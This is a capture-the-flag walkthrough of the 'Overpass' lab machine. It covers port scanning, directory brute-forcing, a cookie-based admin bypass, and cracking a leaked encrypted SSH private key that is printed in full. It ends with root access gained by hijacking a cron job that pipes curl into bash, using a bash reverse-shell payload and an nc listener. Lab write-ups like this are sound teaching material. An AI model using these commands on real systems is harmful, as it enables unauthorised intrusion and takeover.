

Overpass 1

- I started by doing an Nmap Scan using the code:
  - ◇
    ```
    nmap -sC -sV -Pn 10.10.74.191
    ```
- The Nmap scan returned only ports 22 and 80 open:
  - ◇ 

```
┌──(f81nj3ct0r㉿K-17)-[~]
└─$ nmap -sC -sV -Pn 10.10.74.191
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 09:02 MDT
Nmap scan report for 10.10.74.191
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.31 seconds
```

- I then looked at the website and saw that they had a “downloads” page and an "aboutus" page linked to the main page.
  - ◇ These pages looked like they were a pretty solid indicated that other pages could exist, so I ran a quick FeroxBuster scan (which returned a ton of information) using the command:
    - ■
      ```
      feroxbuster -u http://10.10.74.191 --smart -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -x html
      ```
- The important information returned that caught my eye immediately were the /admin page and the /login.js page
- After going to the /admin page, I saw the login and after doing a quick intercept with BurpSuite, I was able to try Hydra on the login using the command:
  - ◇
    ```
    hydra -l Ninja -P /usr/share/wordlists/rockyou.txt 10.10.74.191 http-post-form "/admin:username=^USER^&password=^PASS^:F=Incorrect" -V
    ```
    - ■ Note: I got the “Ninja” Username from the “aboutus” page, as I remembered seeing a list of some devs on there.
  - ◇ After running this hydra for a while, I got nowhere and remembered that the original machine information stated “OWASP Top 10”. This led me to believe it was not bruteforcing, so I took it in another direction.
- I took another look at the “login.js” page, and near the bottom of the page, I saw the part of the function that said:
  - ◇
    ```
    Cookies.set("SessionToken",statusOrCookie)
    ```
    - ■ For more information on what this .js function is doing, look at the link:
      - https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies
- Using BurpSuite, I was able to add in the following command into my Burp request, and then send the request 3 times:
  - ◇
    ```
    Cookies.set("SessionToken","")
    ```
- This last request resulted in the following page appearing:
  - ◇



Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.


If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKky05FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yi5813kNTjCJOwKRsXg2jKbnRa8b7d5Rz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

- ◇
- From there, we now can copy and paste that ssh key into a text file and save it as id_rsa
  - ◇ We already know from the above site that the username is likely James, but if we try to log in, we are asked for the key's password
  - ◇ To crack this, we can use the SSH2John software from GitHub using the following command:
    - ■
      ```
      ssh2john id_rsa > id_rsa.hash
      ```
  - ◇ Then, we can run JohnTheRipper on this new file using the command:
    - ■
      ```
      john id_rsa.hash --wordlist=~/Documents/Wordlists/rockyou.txt
      ```
- After running the previous command, we see that the ssh file password is "james13"
- Once we are in, we are able to grab the user.txt flag!

- To get the root flag, we need to do some privesc.
  - ◇ I first tried running the following command to find any files that ran with root perms that I could use GTFO Bins to leverage:
    - ■
      ```
      find /  -perm /4000 2>/dev/null
      ```
    - ■ After some searching through that output, nothing stuck out or worked.
  - ◇ I moved on and spun up my server on my own system using python3's “HTTP.Server” module and then used wget on the target system to download linPEAS on it
  - ◇ I ran the linPEAS and it returned one potential privesc vector with a cronjob that runs as root:
    - ■

- 

james@overpass-prod: ~
File Actions Edit View Help
james@overpass-prod: ~
f81nj3ct0r@K-17: ~/PEASS-ng/linPEAS
f81nj3ct0r@K-17: ~

```
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1176 Nov  2  2017 dpkg
-rwxr-xr-x  1 root root  372 Aug 21  2017 logrotate
-rwxr-xr-x  1 root root 1065 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  539 Jan 14  2020 mdadm
-rwxr-xr-x  1 root root  538 Mar  1  2018 mlocate
-rwxr-xr-x  1 root root  249 Jan 25  2018 passwd
-rwxr-xr-x  1 root root 3477 Feb 21  2018 popularity-contest
-rwxr-xr-x  1 root root  246 Mar 21  2018 ubuntu-advantage-tools
-rwxr-xr-x  1 root root  214 Nov 12  2018 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12  2018 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash

╔══════════╣ Systemd PATH
```

- This is the cron job that was found:

```
 * * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

◇ Remembering back to the To Do List in James' home directory, I remembered him having something in there about seeing how the builds were downloaded and built

- If we want to get the system to curl our file instead of the file that it is getting, we need to redirect the traffic to us by changing the IP in the /etc/hosts file

◇ After changing the IP to our IP Address for the “overpass.thm” in the /etc/hosts file, we need to create the appropriate src directory and file for the system to grab from us. This can be done with the following commands:

```
sudo mkdir -p /downloads/src/
echo "bash -i >& /dev/tcp/[Your IP HERE]/[YOUR PORT HERE] 0>&1" > /downloads/src/buildscript.sh
python3 -m http.server 80
```

- Then, open another terminal tab and run nc by typing:

```
nc -nlvp [The port number you chose]
```

◇ After about a minute or so, you shoud then get a root shell on the target system where you can then grab the root flag!

I hope you enjoyed this walkthrough! Check out my other ones and let me know what you think!
You can reach me by email at f8injector@outlook.com
Happy Hacking!